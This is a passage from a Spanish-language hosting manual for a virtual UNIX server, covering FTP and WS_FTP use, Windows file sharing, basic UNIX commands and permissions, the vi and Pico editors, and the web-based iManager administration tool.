Los siguientes términos son útiles para entender el ejemplo anterior de FTP de línea de comandos:

Comandos	Descripción
<code>ascii</code>	Establece el tipo de transferencia a usar para archivo en ASCII.
<code>binary</code>	Establecer el tipo de transferencia a usar para archivos binarios.
<code>bye</code> o <code>quit</code>	Terminar la sesión FTP remota y salir de programa FTP.
<code>cd directorio-remoto</code>	Cambiar el directorio de trabajo en el servidor de forma remota a: <i>directorio-remoto</i> .
<code>delete archivo-remoto</code>	Eliminar el <i>archivo-remoto</i> en el servidor de forma remota.
<code>dir</code> o <code>ls dir-remoto</code>	Lista el contenido del directorio del directorio-remoto. Si no se especifica un directorio remoto, lista el directorio de trabajo actual del servidor.
<code>get archivo-remoto archivo-local</code>	Recuperar el archivo remoto y almacenarlo en la computadora local. Si no se especifica el nombre del archivo local, se le asignará el mismo nombre que tiene en el servidor remoto.
<code>help comando</code>	Muestra un mensaje informativo acerca del significado del comando. Si no se especifica un argumento, FTP muestra una lista de los comandos conocidos.
<code>lcd directorio-local</code>	Cambia el directorio de trabajo en la computadora local. Si no se especifica un directorio, se muestra el directorio de trabajo local actual del usuario.
<code>mdelete archivos-remotos</code>	Eliminar los archivos remotos de la computadora remota.
<code>mget archivos-remotos</code>	Recuperar múltiples archivos remotos y

Comandos	Descripción
	almacenarlos en la computadora local.
<code>mkdir directorio-remoto</code>	Crear un directorio en la computadora remota.
<code>mput archivos-locales</code>	Almacenar múltiples archivos locales en la computadora remota.
<code>prompt</code>	Activar o desactivar prompts interactivos. Los prompts interactivos se producen durante múltiples transferencias de archivos para permitir al usuario recuperar o almacenar archivos selectivamente. Si se desactivan los prompts (queda activado el predeterminado) cualquier comando <code>mget</code> o <code>mput</code> transfirió todos los archivos y cualquier comando <code>mdelete</code> eliminó todos los archivos.
<code>put archivo-local archivo-remoto</code>	Almacenar un archivo local en la computadora remota. Si no se especifica el archivo remoto, se usa el nombre del archivo local.
<code>rename from to</code>	Cambiar el nombre del archivo en la computadora remota por el del archivo en la computadora local.
<code>rmdir nombre-del-directorio</code>	Eliminar un directorio de la computadora remota.

Conexión al Servidor Virtual con WS_FTP

Estas instrucciones lo ayudarán a usar WS_FTP, un cliente FTP fácil de usar (http://www.ipswitch.com/products/ws_ftp/).

Uso de WS_FTP

1. En la pantalla principal de WS_FTP, cliquee en **Conectar**.

2. En "Profile Name", ingrese el nombre de su empresa o nombre de dominio.
3. En "Host Name/Address", ingrese su nombre de dominio (o nombre de dominio temporario si todavía no está registrado) o su direccion IP.
4. En "User ID", ingrese su nombre de usuario.
5. En "Password", ingrese la clave.

Navegación del Servidor Virtual con WS_FTP

Una vez que se estableció una conexión entre su computadora y el Servidor Virtual, aparecen dos columnas en la pantalla. La columna de la izquierda muestra los directorios y archivos de la computadora local. La columna de la derecha muestra los directorios y archivos del Servidor Virtual.

El directorio donde se guarda el contenido web es `www/htdocs` o `usr/local/etc/httpd/htdocs`.

Transferencia de archivos desde la computadora local al Servidor Virtual

1. Seleccione los archivos o directorios que desee en su computadora local (a la izquierda).
2. Para agregarlos al Servidor Virtual (a la derecha), presione el botón de la flecha.

Nota: Transfiera todos los documentos HTML y los CGI scripts en modalidad ASCII. Transfiera los gráficos en formato binario. Las versiones más recientes de WS_FTP brindan un botón "Auto", que permite a WS_FTP determinar automáticamente en qué modalidad han de transferirse los archivos. El botón "Auto" no siempre funciona, de modo que si tiene problemas, fije la modalidad manualmente.

Compartición de Archivos bajo Windows

La Compartición de Archivos bajo Windows le permite asignar una letra como si fuera un disco de su computadora local al Servidor Virtual. Si comparte su Servidor Virtual como un disco, puede copiar y pegar archivos desde y hasta su Servidor Virtual con solo agarrar y soltar. Para usar esta modalidad, asegúrese de que estén instalados el cliente para Microsoft Networks y el protocolo TCP/IP.

Nota: La compartición de archivos depende del Proveedor de Servicios de Internet y del proveedor de alojamiento web.

Configuración

1. Dentro de redes en "Inicio de sesión principal" configure "Cliente para redes Microsoft".
2. Desde el panel de "Propiedades de TCP/IP", bajo "Configuración DNS", ingrese el nombre de dominio de su Servidor Virtual en "Orden de búsqueda del sufijo de dominio" (se supone que está Activado el DNS)
3. Cuando se presente la pantalla de validación para el ingreso a la red, ingrese el nombre de usuario y la clave de su Servidor Virtual
4. Desde la barra de tareas de Windows, cliquee en Inicio.
5. Cliquee en Buscar/PC
6. En la ventana de diálogo Buscar PC, en el campo Nombre, ingrese "www"
7. Cliquee en Buscar
8. Haga doble clic en el icono de la computadora nombrado "www". Esta acción muestra una única carpeta, que es su directorio raíz en el Servidor Virtual.
9. Presione el botón derecho del mouse en la carpeta y elija "Conectar a unidad de red".

Nota: Con las versiones más recientes de Windows, Windows98 y WindowsNT, es posible que haya que dar pasos adicionales si hay problemas en la conexión.

Resolución rápida de problemas de con el Editor de Registros

1. Desde la barra de tareas de Windows o Windows98, cliquee en Inicio
2. Cliquee en Ejecutar
3. Ingrese Regedit y presione Aceptar. Esta acción muestra el Editor de Registros.
4. Seleccione "HKEY_LOCAL_MACHINE".
5. Seleccione "System"
6. Seleccione "CurrentControlSet"
7. Seleccione "Services".
8. Seleccione "VxD".
9. Seleccione "VNETSUP". Desde "VNETSUP", se muestra una serie de nombres/pares de datos.

Creación de un nuevo nombre / par de datos en el Editor de Registros

1. Desde el menú Editar, seleccione Nuevo
2. Seleccione "Valor DWORD"
3. Agregue una nueva entrada a "EnablePlainTextPassword"
4. Cambie el nombre del valor predeterminado de Windows98 de Nuevo Valor #1 a EnablePlainTextPassword. Presione Enter. Ejemplo:

```
EnablePlainTextPassword 0x00000000 (0)
```
5. Para editar la nueva clave, haga doble clic en EnablePlainTextPassword.
6. Cambie el valor a "1". Seleccione la opción hexadecimal.

Herramientas de administración GUI

En este punto, tal vez usted esté pensando "esto es demasiado complicado". Los desarrolladores de viaVerio crearon una herramienta de interfaz gráfica de usuario GUI (Graphical User Interface) que realiza las tareas de administración del Servidor Virtual más comunes con simples utilitarios. La siguiente herramienta se explica en el Capítulo 2:

- iManager – Herramienta de administración del Servidor Virtual vía web.

Estructura de directorios del Servidor Virtual

Ahora que ya puede conectarse con su Servidor Virtual, necesita comprender qué es lo que está viendo. Como el Servidor Virtual es esencialmente su propia máquina con el sistema UNIX, es sumamente útil comprender el sistema de archivos y los comandos UNIX. Esta sección es un curso intensivo en el sistema de archivos UNIX y en la estructura de directorios y archivos del Servidor Virtual.

El sistema de archivos UNIX

Ejemplo de ruta UNIX:

```
/usr/home/nombre_de_usuario
```

En esta ruta, la primera barra (/) es el directorio de nivel superior llamado "raíz". El directorio **usr** es un subdirectorio del directorio raíz, **home** es un subdirectorio de **usr** y **nombre_de_usuario** es un subdirectorio de **home**. Si su nombre de usuario fuera "bob", aparecería **bob** en lugar de **nombre_de_usuario**. Cada "/" después del directorio raíz es sólo un separador.

Para cambiar de directorio se usa el comando **cd** (cambiar directorio). Se puede usar **cd** para cambiar a un directorio escribiendo toda la ruta, desde la raíz, como en el ejemplo anterior, o se puede especificar una ruta relativa:

```
% cd tmp
```

Este comando usa una ruta relativa para cambiar a un subdirectorio del directorio actual.

El comando **cd** resulta fácil de dominar con un poco de práctica. El cuadro muestra lo que sucede cuando se escribe **cd** solamente o con varios argumentos. Intente algunos de estos ejemplos de **cd** y luego escriba **pwd** (Print Working Directory) para saber en qué directorio está.

UNIX: Comandos básicos

Los siguientes comandos básicos lo ayudan a navegar por el sistema de archivos UNIX.

Comando	Ejemplo	Función
ls	ls	Listar archivos en el directorio actual
	ls -l	Listar archivos en el directorio actual en una lista larga
	ls -al	Listar todos los archivos incluyendo los que comienzan con "."
	ls /usr/home	Listar archivos del directorio /usr/home
pwd	pwd	Ver o verificar el directorio de trabajo actual
cd	cd	Cambiar al directorio raíz asignado
	cd /usr/home	Cambiar al directorio /usr/home
	cd bob	Cambiar al directorio bob
	cd ..	Cambiar a un directorio hacia arriba (. . representa directorio anterior)

Comando	Ejemplo	Función
	<code>cd ../logs</code>	Cambiar un directorio anterior e ir al directorio <code>logs</code>
<code>mkdir</code>	<code>mkdir tmp</code>	Crear el directorio <code>tmp</code> bajo el directorio actual
<code>rmdir</code>	<code>rmdir tmp</code>	Eliminar el directorio <code>tmp</code>
<code>rm</code>	<code>rm test</code>	Eliminar el archivo <code>test</code>
	<code>rm -f test</code>	Eliminar el archivo <code>test</code> sin preguntar
	<code>rm -rf tmp</code>	Eliminar el directorio <code>tmp</code> y todos los subdirectorios y archivos en <code>tmp</code> sin preguntar (tener cuidado con esto)
<code>cp</code>	<code>cp test test.new</code>	Copiar el archivo <code>test</code> a <code>test.new</code>

Lista de los símbolos de los archivos de sistema y su definición.

Símbolo	Definición
<code>.</code>	Directorio actual
<code>..</code>	Directorio anterior
<code>/</code>	Cuando se usa solo o al principio de una ruta representa el directorio raíz. Cuando se usa dentro de una ruta es un separador.
<code>~</code>	Alias para la ruta al directorio raíz del usuario <code>/usr/home/nombre_de_usuario</code>

Nota: Si se conectó con el nombre de usuario Bob y su directorio raíz es `/usr/home/bob`, entonces `cd ~/etc` cambiaría por `/usr/home/bob/etc`.

Directorios y archivos

Cada Servidor Virtual nuevo contiene los siguientes directorios y archivos en forma predeterminada. El tilde ("`~`") representa la ruta `/usr/home/nombre_de_usuario` (la ruta completa al directorio raíz del Servidor Virtual). La ruta `/usr/home/nombre_de_usuario` se visualiza sólo cuando se está conectado al Servidor Virtual a través de Telnet o SSH. Si se está conectado a través de FTP o HTTPD, el directorio raíz cambia por `/usr/home/nombre_de_usuario` y se convierte en `/`.

```
% ls -l
total 7
drwxr-xr-x 2 bob vuser 512 Abr 11 17:48 bin
drwxr-xr-x 2 bob vuser 512 Feb 5 19:52 dev
drwxr-xr-x 3 bob vuser 512 Jun 28 15:38 etc
drwxr-xr-x 3 bob vuser 512 Ene 7 13:53 ftp
drwx--x--x 3 bob vuser 512 Jun 19 16:35 tmp
drwxr-xr-x 9 bob vuser 512 Ene 17 12:42 usr
drwx--x--x 10 bob vuser 512 Jun 19 16:35 var
lrwxr-xr-x 1 root vuser 19 Abr 1 10:31 www ->
usr/local/etc/httpd
```

Descripción de los directorios

Directorio	Descripción
~/bin	Contiene archivos de programa del servidor como <code>ftp</code> y <code>sendmail</code>
~/dev	Contiene el dispositivo de salida nulo
~/etc	Contiene archivos de configuración del servidor como <code>passwd</code> , <code>resolv.conf</code> , <code>aliases</code> y <code>sendmail.cf</code>
~/ftp	Directorio FTP anónimo
~/tmp	Archivos temporarios
~/usr	Directorio que contiene los siguientes subdirectorios:
~/usr/home	Directorios raíz de los usuarios
~/usr/mail	Aquí se guardan los mensajes de correo de los usuarios. Cada usuario tiene un archivo de correo con su nombre de usuario de correo electrónico.
~/usr/log	Contiene el archivo de mensajes (un registro de transacciones de sesiones de correo electrónico, FTP y Telnet)
~/usr/spool/mqueue	Contiene los mensajes de correo pendientes de entrega.
~/usr/bin	Contiene programas adicionales del servidor
~/usr/local	Contiene directorios como <code>httpd</code> o <code>frontpage</code>
~/usr/local/etc/httpd	Directorio raíz del servidor http virtual que contiene los siguientes subdirectorios:
~/usr/local/etc/httpd/html	Contiene los archivos html (donde se colocan las páginas web)
~/usr/local/etc/httpd/cgi-bin	Directorio CGI y scripts
~/usr/local/etc/httpd/conf	Archivos de configuración del servidor HTTPD
~/usr/local/etc/httpd/logs	Archivos de registro del servidor HTTPD
~/var	Archivos de datos dinámicos como archivos de correo y de registro
~/www	Link con <code>~/usr/local/etc/httpd</code> para comodidad en el cambio de directorios.

Directorios fuera del Servidor Virtual

Además de los directorios en el Servidor Virtual, es recomendable conocer algunos de los directorios que se encuentran fuera del Servidor Virtual (a los cuales puede acceder cuando se conecta a través de Telnet o SSH).

Directorio	Descripción
/usr/local/contrib	Contiene archivos de instalación para programas útiles como Perl, iManager, CGI, etc. Este directorio frecuentemente se actualiza con instrucciones para instalar las aplicaciones publicadas en el sitio web.
/backup/home/usuario	Esta es una copia completa no comprimida del Servidor Virtual, que se realiza a la noche. Si usted borra un archivo, puede copiar un backup de <code>/backup/home/usuario</code> .

Propiedad y permisos de los archivos

Definición

Esta sección define en más detalle el ejemplo de salida del comando ls -l

```
% ls -l
total 7
drwxr-xr-x 2 bob vuser 512 Abr 11 17:48 bin
drwxr-xr-x 2 bob vuser 512 Feb  5 19:52 dev
drwxr-xr-x 3 bob vuser 512 Jun 28 15:38 etc
drwxr-xr-x 3 bob vuser 512 Ene  7 13:53 ftp
drwx--x--x 3 bob vuser 512 Jun 19 16:35 tmp
drwxr-xr-x 9 bob vuser 512 Ene 17 12:42 usr
drwx--x--x 10 bob vuser 512 Jun 19 16:35 var
lrwxr-xr-x 1 root vuser  19 Abr  1 10:31 www ->
usr/local/etc/httpd
```

Comenzando por la columna de la izquierda, las definiciones son las siguientes:

Columna	Definición
drwx y -rw	Define la modalidad de archivo, es decir, el tipo de archivo y los permisos relacionados
Cantidad de links	Un archivo o directorio puede ser un link a otros archivos
Nombre de Propietario	Es el nombre de usuario del propietario del archivo o directorio
Nombre de grupo	Es el ID del grupo al cual pertenece el archivo
Tamaño	Se expresa en bytes
Fecha y hora	Es la fecha de la última modificación
Ruta	Es el nombre del archivo

Modalidad de archivo

La modalidad de archivo es una etiqueta de diez caracteres que identifica el tipo de archivo y los permisos para el propietario o grupo. El primer carácter identifica el tipo de archivo.

Carácter	Descripción
-	Archivo normal
d	Directorio
l	Link a otro archivo o directorio (el link se muestra en la última columna)

Los otros nueve caracteres del se separan en tres grupos de tres caracteres cada uno: permisos para el propietario, para el grupo y otros. La siguiente tabla resume los tres bloques de la modalidad de archivo:

Carácter	Permiso	Valor
-	Ninguno	
r	Lectura	4
w	Escritura	2
x	Ejecución	1

Un archivo llamado `test` con una modalidad de archivo `-rwxr-x---` tiene un valor de `750`. El valor numérico se usa cuando se cambia la modalidad con el comando `chmod` (cambiar modalidad). Por ejemplo:

```
% chmod 755 test
```

El número cambia la modalidad del archivo `test` a lectura, escritura, ejecución para el dueño; lectura y ejecución para el grupo, y varios. La modalidad de archivo ahora es:

```
-rwxr-xr-x
```

Si desea más información, escriba `man chmod` desde la línea de comandos UNIX en el Servidor Virtual.

UNIX: Comandos básicos

Durante una sesión Telnet/SSH, puede usar los siguientes comandos para trabajar con el Servidor Virtual.

Comando	Ejemplo	Definición
cd	cd	Cambiar al directorio raíz
	cd ~/www	Cambiar a /usr/home/usuario/www
	cd ..	Subir un directorio.
chmod	chmod 755 test	Cambiar permisos del archivo test para que sea rw-r-xr-x
cp	cp test test.new	Copiar el archivo test a test.new
grep	grep test *.html	Buscar la palabra test en los archivos html
kill	kill 2267	Matar un proceso (el comando ps o top le mostrará el id de proceso)
ls	ls -al	Listar archivos
	ll	Configuración alias para ejecutar ls -al
mkdir	mkdir test	Crear un directorio llamado test
more	ll more	Mostrar el listado de directorios de a una pantalla por vez
	more README	Mostrar el archivo README de a una pantalla por vez
mv	mv test test.new	Mover el archivo test a test.new
ps	ps -ax grep aftp	Listar todos los procesos aftp
	ps -ax more	Listar todos los procesos del Servidor Virtual
quota	quota	Mostrar el consumo de los límites de espacio del Servidor Virtual
rm	rm test.new	Eliminar el archivo test.new
	rm -rf billdir	Eliminar el directorio billdir . Tenga cuidado al usar este comando porque no existe el comando "deshacer" en UNIX.
sinfo	sinfo	Mostrar el nombre de host, ip, login y servidor host del Servidor Virtual
uptime	uptime	Muestra cuánto tiempo estuvo funcionando y cargando información el servidor

Comando	Ejemplo	Definición
tail	tail -f message	Controlar información que se agrega a un archivo. Ver los registros a medida que se agregan. Se ejecuta desde el directorio donde existe mensaje (~/ usr /log/ or ~/ var /log/).
tar	tar -cvf abc.tar abcdir	Crear un archivo tar (archivo de cintas) llamado abc.tar e incluir el directorio abcdir
	tar -xvf abc.tar	Extraer todos los archivos abc.tar en su directorio actual
top	top	Mostrar los procesos y el promedio de carga en el Servidor Virtual
traceroute	/usr/sbin/traceroute nombredominio	Rastrear la ruta a un dominio o número de IP. Útil para resolución rápida de conexiones lentas.
vdiskuse	vdiskuse more	Ver la utilización del disco por los directorios
vadduser	vadduser	Agregar un usuario virtual para correo electrónico y ftp
vruser	vruser	Eliminar un usuario virtual
vlistuser	vlistuser	mostrar los usuarios en el servidor
vnukelog	vnukelog	Eliminar los archivos de registro en modalidad interactiva.
	vnukelog -r	Eliminar los archivos de registro ~/usr/log/messages, ~/www/logs/* log
	vnukelog -h	Pantalla de ayuda para vnukelog
vpasswd	vpasswd usuario	Cambiar o crear claves
virtual	virtual sendmail -bp	Ejecutar programas en el entorno virtual
	virtual ./test.cgi	Probar el archivo test.cgi desde la línea de comandos

Edición de archivos en línea

Bajar los archivos, editarlos y luego cargarlos no es la forma más rápida de hacer cambios simples. Un administrador experimentado usa un editor en línea para introducir cambios en los archivos durante una sesión Telnet o SSH. A continuación se describen dos editores en línea.

Uso de vi para editar

El programa `vi` es un editor UNIX común. Al principio, cuesta un poco habituarse a sus comandos pero una vez que se los domina, son una herramienta poderosa. Estos son algunos de los comandos básicos. Si se queda trabado, intente presionar la tecla `ESC` hasta poder ingresar `:q!` para salir.

Comando	Efecto
<code>vi nombreadarchivo</code>	Abrir un archivo en el editor <code>vi</code>
<code>j</code>	Bajar una línea
<code>k</code>	Subir una línea
<code>l</code>	Desplazarse a la derecha
<code>h</code>	Desplazarse a la izquierda
<code>i</code>	Insertar texto en la posición del cursor - cambia a la modalidad editar; <code>ESC</code> para salir de la modalidad editar.
<code>a</code>	Agregar texto después del cursor
<code>o</code>	Abrir una línea en blanco debajo del cursor
<code>ESC</code>	Salir de la modalidad editar
<code>SHIFT g</code>	Desplazarse al final del archivo
<code><ctrl>-g</code>	Informar en qué línea está posicionado el cursor
<code>:1,10d</code>	Eliminar líneas 1-10
<code>x</code>	Eliminar el carácter donde está posicionado el cursor
<code>dd</code>	Eliminar la línea donde está posicionado el cursor
<code>/test</code>	Buscar <code>test</code>
<code>:1</code>	Desplazarse a la primera línea.
<code>:q</code>	Salir de <code>vi</code>
<code>:q!</code>	Salir de <code>vi</code> sin guardar los cambios
<code>:wq</code>	Guardar el archivo y salir de <code>vi</code>
<code>:%s/test/foo/g</code>	Buscar <code>test</code> y reemplazarlo por <code>foo</code> en todo el archivo.

Uso de Pico para editar

`Pico` es un editor un poco más directo que `vi`. Las opciones son desplazar el cursor, y escribir o suprimir texto. Los comandos se listan en la parte inferior de la pantalla. Para editar un archivo, escriba:

```
% pico -w nombreadarchivo
```

Los comandos del editor `Pico` se listan en la parte inferior de la pantalla. Puede mover el curso para ingresar y suprimir texto en el archivo que está editando.

Nota: La opción `-w` evita que se produzca el ajuste automático de líneas, lo cual puede hacer que algunos archivos no funcionen correctamente. Para mayor seguridad, se recomienda usar la opción `-w`.

Información adicional

Si desea información adicional sobre los temas analizados en este capítulo, consulte las siguientes páginas en el sitio web de viaVerio.

Información de soporte del Servidor Virtual

<http://www.viaverio.com/support/>

Capítulo 2: Administración del Servidor Virtual con iManager

Muchos usuarios creen que Telnet y FTP son difíciles de usar por algunas de las tareas comunes, como agregar usuarios, alias o copiar archivos. El utilitario iManager es una Interfase Gráfica de Usuario sencilla que permite mantener el Servidor Virtual desde una interfase web, sin conexión Telnet o FTP. Así, el usuario puede realizar muchas tareas en forma fácil y eficiente utilizando el navegador que prefiera.

Este capítulo trata los siguientes temas:

- iManager
- Información adicional

iManager

Con iManager, se puede administrar fácilmente un Servidor Virtual desde cualquier computadora utilizando una conexión de Internet y un navegador (por ejemplo, Netscape, Internet Explorer).

iManager le permite realizar las tareas más comunes de la administración del Servidor Virtual y no requiere conectarse al servidor por Telnet para cambiar las propiedades de los archivos. iManager ejecuta muchos comandos comunes por usted, así que sólo necesita tener conocimientos mínimos de UNIX. Estas tareas incluyen:

Administrador de archivos

- Editar archivos
- Eliminar archivos
- Copiar archivos
- Mover archivos
- Cambiar los permisos de los archivos
- Cargar nuevos archivos al servidor
- Crear directorios

Administrador de correo

- Verificar mensajes
- Enviar mensajes
- Guardar y archivar mensajes

Herramientas y Ayudantes

- Agregar, quitar y actualizar usuarios de correo electrónico y FTP
- Agregar, quitar y actualizar Virtmaps
- Agregar, quitar y actualizar alias de correo electrónico
- Agregar, quitar y actualizar el archivo de spammers
- Cambiar claves y directorios raíz de los usuarios de correo electrónico y FTP
- Eliminar usuarios de correo electrónico y FTP

Preferencias

- Cambiar configuraciones

Cómo comenzar

Instalación de iManager

Para instalar iManager, conéctese a su Servidor Virtual con Telnet y SSH y siga estos pasos:

```
% cd
% vinstall imanager2
```

Configuración de iManager para múltiples hosts virtuales

Cada host virtual puede acceder a iManager a través de su propio nombre de dominio realizando lo siguiente:

1. Agregar un Nombre de servidor (CNAME) en los archivos de zona para el nombre de dominio del host virtual. Le recomendamos usar "imanager" como nombre de servidor o CNAME (es decir, `imanager.su_empresa.com`), pero puede especificar el nombre que desee. Recuerde, si sólo se va a ingresar a iManager desde el Servidor Virtual principal, no necesita realizar los pasos que siguen.
2. Agregar el siguiente registro Host Virtual al archivo `httpd.conf`.

```
<VirtualHost imanager.su_empresa.com>
ServerName imanager.su_empresa.com
ServerAdmin webmaster@su_empresa.com
DocumentRoot /usr/local/etc/httpd/htdocs/imanager
TransferLog /dev/null
</VirtualHost>
```

Donde *imanager* es el registro CNAME que usted creó en el DNS. No cambie la raíz del documento.

Nota: Para que todos sus hosts virtuales usen iManager, necesitará hacer estos cambios para cada host virtual en el servidor, excepto el nombre de host principal.

Ejecución de iManager

El usuario raíz del Servidor Virtual puede ejecutar iManager y acceder a los directorios y archivos a los cuales tiene derecho de acceso. Al arrancar, iManager pide que se ingrese el nombre de usuario y la clave. iManager autentica el usuario buscando en el archivo `~/etc/passwd`. Si no existe en el archivo de claves, se le denegará el acceso. El acceso se otorgará solamente al directorio raíz del usuario. Un subdominio puede conectarse con una cuenta POP o FTP válida. El subdominio sólo podrá acceder a su directorio raíz y no puede crear cuentas POP o FTP.

Inicio de iManager

1. Para iniciar iManager, abra el navegador web y escriba la siguiente URL (donde *su_empresa.com* es su nombre de dominio):

http://www.su_empresa.com/imanager

Para un host virtual, use:

http://imanager.su_empresa.com

Donde *imanager* es el registro CNAME específico que usted creó.

2. Ingrese su id de usuario y clave. Una vez que el usuario es autenticado, aparece la pantalla del utilitario iManager.

Utilización del Administrador de Archivos

1. Para navegar en los directorios y archivos, cliquee en Administrador de Archivos.
2. Para elegirlo, cliquee en el nombre del directorio o archivo deseado.

Desplazamiento hacia abajo del directorio de trabajo actual

Usted verá una lista de directorios y archivos del directorio de trabajo actual. Para acceder a un directorio identificado por un icono de carpeta, cliquee en el nombre del directorio que desea ver. Para ver un archivo identificado por un icono de hoja de papel, cliquee en el nombre del archivo que desea ver.

La lista de entradas muestra lo siguiente:

- Archivo actual
- Tipo de archivo
- Tipo MIME
- Tamaño del archivo
- Permisos del archivo
- Fecha de la última modificación

Cada archivo de la lista tiene una serie de acciones:

- Ver archivo
- Editar archivo
- Copiar archivo
- Renombrar (o mover) archivo
- Eliminar archivo
- Cambiar permisos

Administrador de Archivos

Editar y eliminar archivos

iManager le permite editar archivos de texto (tales como archivos HTML) desde adentro de su navegador web. Esto le resultará útil cuando tenga que hacer cambios rápidos y no quiera hacerlos a través de Telnet.

Editar archivos

Desde la lista de Acciones, cliquee en "Editar Archivos" para comenzar a editar el archivo. Una vez editado el archivo, deberá elegir entre "Guardar Archivo Editado", "Cancelar y Descartar Modificaciones" o "Restablecer".

Eliminar archivos

Una vez que seleccionó el archivo o la carpeta que va a eliminar, elija "Borrar Archivo" en Acciones. Se deberá confirmar la eliminación.

Copiar y mover archivos

iManager puede copiar los archivos de su servidor a un nuevo archivo y/o a una nueva ubicación, o mover / cambiar el nombre de los archivos.

Copiar archivos

1. Seleccione un archivo o directorio
2. Cliquee “Copiar Archivo” o “Copiar Directorio”
3. Ingrese la ruta y el nombre de la nueva copia que está creando y cliquee en “Aceptar”

Mover archivos

1. Seleccione un archivo o directorio
2. Cliquee en “Renombrar (Mover) Archivo” o “Renombrar (mover) Directorio”
3. Ingrese la ruta y el nombre de la nueva ubicación del archivo o directorio y cliquee en “Aceptar”

Cambiar permisos

iManager le permite cambiar los permisos de acceso a un archivo o directorio. Los pasos son:

1. Seleccione un archivo o directorio
2. Cliquee en “Cambiar Permisos”
3. Seleccione los permisos para el archivo o directorio y luego elija aceptar o no los cambios.

Nota: Si no sabe bien el tipo de permiso que necesita para un archivo o directorio, entonces no los cambie.

Subir nuevos archivos al Servidor Virtual

Usted puede usar iManager para subir un archivo de la computadora local al Servidor Virtual sin necesidad del programa FTP.

Subir un archivo al Servidor Virtual

1. Navegue al directorio en el que desea subir los archivos.
2. Ingrese el nombre de archivo que desea subir y su ubicación en la computadora local, o cliquee en el botón Browse... para ubicar el archivo localmente. Puede cargar un máximo de cuatro archivos por vez, pero esta modalidad puede cambiarse en las Preferencias.
3. Después de seleccionar el archivo, cliquee en “Subir Archivo”

Crear directorios

Dentro de iManager, usted puede agregar un nuevo directorio al Servidor Virtual bajo el directorio de trabajo actual.

Crear un directorio nuevo

1. Cliquee en “Crear Directorio Nuevo”
2. Especifique la ruta y el nombre del nuevo directorio
3. Cliquee en “Crear Directorio Nuevo”

Administrador de Correo

iManager le da la capacidad de administrar su cuenta de correo electrónico, permitiéndole verificar mensajes nuevos, escribir mensajes o cambiar una carpeta de correo.

Verificar mensajes

Desde la pantalla de iManager, cliquee en Administrador de Correo y verá la siguiente información:

1. Carpeta de correo actual
2. Mensajes totales
3. Tamaño de la carpeta de correo

Cambiar la ubicación de una carpeta de correo

1. Cliquee en “Cambiar de Carpeta” bajo Administrador de Correo.
2. Escriba la nueva ubicación de la carpeta de correo.
3. Cliquee en “Aceptar”.

Escribir un mensaje nuevo

1. Desde Administrador de Correo, cliquee en “Nuevo Mensaje”
2. Complete los campos correspondientes y escriba su mensaje.
3. Cliquee en “Enviar”.

Configuración - Herramientas y Ayudantes

Herramientas y Ayudantes le da al usuario la capacidad de administrar usuarios, alias, virtmaps y spammers.

Administrar usuarios

iManager permite administrar los usuarios a través de un navegador web utilizando su conjunto de Herramientas y Ayudantes, para agregar, editar, quitar o visualizar usuarios.

Agregar usuarios

1. Desde la pantalla Configuración de iManager, cliquee en “Agregar” en Usuarios.
2. Tendrá que ingresar la siguiente información:
 - Usuario
 - Clave
 - Directorio raíz
 - Privilegios y Límite de espacio
3. Cliquee en “Aceptar” para agregar el usuario.
4. Cliquee en “Actualizar” para rehacer la Base de Datos

Modificar un usuario

1. Desde la pantalla Configuración de iManager, cliquee en “Modificar” en Usuarios.
2. Seleccione el usuario que desea modificar y cliquee en “Seleccionar Usuario”
3. Ingrese la siguiente información:
 - Usuario
 - Clave
 - Directorio raíz
 - Privilegios y Límite de espacio
4. Cliquee en “Aceptar” para editar el usuario.
5. Cliquee en “Actualizar” para rehacer la Base de Datos.

Administrar los alias

Usted puede configurar el Servidor Virtual para que reenvíe a uno o más destinatarios un correo electrónico enviado a una dirección específica. También puede reenviar un mensaje de correo electrónico a un programa de procesamiento especial de auto-respuesta.

Agregar un alias

1. Desde la pantalla Configuración, cliquee en “Agregar” en Alias.
2. Agregue el nombre y la definición de alias de correo electrónico.
3. Cliquee en “Aceptar” para agregar el alias.

Modificar un alias

1. Desde la pantalla Configuración, cliquee en “Modificar” en Alias.
2. Seleccione el alias que va a modificar y cliquee en “Seleccionar Alias”.
3. Ingrese el nombre y la definición de alias que desea usar.
4. Cliquee en “Aceptar” para ingresar el alias editado.

Eliminar un alias

1. Desde la pantalla de Configuración, cliquee en “Borrar” en Alias.
2. Seleccione el alias de correo electrónico que desea quitar y cliquee en “Seleccionar Alias”.
3. Cliquee en “Sí, Elimínelas” para confirmar la operación.

Ver todos los alias

Para ver todos los alias, cliquee en “Ver”.

Virtmaps

Los virtmaps o la asignación de direcciones virtuales, son similares a los alias pero adaptada específicamente a los dominios virtuales que pueden configurarse en el Servidor Virtual. Los virtmaps sirven para resolver posibles conflictos de entrega entre uno o más nombres de dominio. Por ejemplo, los virtmaps son necesarios cuando existen dos direcciones como `webmaster@dominiovirtual1` y `webmaster@dominiovirtual2`. La utilización de virtmaps hace que los correos se entreguen en dos direcciones separadas en lugar de una.

Agregar Virtmaps

1. Desde la pantalla Configuración, cliquee en “Agregar” en Virtmaps.
2. Ingrese la dirección de correo electrónico virtual y luego la real.
3. Cliquee en “Aceptar” para agregar el Virtmap.

Modificar Virtmaps

1. Desde la pantalla Configuración, cliquee en “Modificar” en Virtmaps.
2. Ilumine el Virtmap que va a modificar y cliquee en “Seleccionar Virtmaps”.
3. Ingrese la dirección de correo electrónico virtual y luego la real que desea editar.
4. Cliquee en “Aceptar” para editar el Virtmap.

Borrar Virtmaps

1. Desde la pantalla Configuración, cliquee en “Borrar” en Virtmaps.
2. Seleccione el Virtmap que va a quitar y cliquee en “Seleccionar Virtmaps”.
3. Confirme la operación.

Ver todos los Virtmaps

Desde la pantalla Configuración, cliquee en “Ver” en Virtmaps para ver la lista completa.

Spammers

Es posible configurar el Servidor Virtual para bloquear los correos electrónicos entrantes desde algunas direcciones y/o nombres de dominio específicos. Las direcciones y/o nombres de dominio que se encuentren en el archivo spammers no podrán entregar correos a los usuarios, alias o virtmaps configurados en el Servidor Virtual.

Agregar Spammers

1. Desde la pantalla Configuración, cliquee en “Agregar” en Spammers.
2. Agregue la dirección o el nombre de dominio de spammers y cliquee en “Aceptar”.
3. Cliquee en “Confirmar” para agregar los Spammers.

Modificar Spammers

1. Desde la pantalla Configuración, cliquee en “Modificar” en Spammers. Aparecerá una lista de spammers.
2. Modifique los spammers y cliquee en “Aceptar Cambios”.

Borrar Spammers

1. Desde la pantalla Configuración, cliquee en “Borrar” en Spammers.
2. Seleccione los spammers que va a eliminar y cliquee en “Seleccionar Spammers”.
3. Confirme que desea quitar los Spammers seleccionados.

Ver todos los Spammers

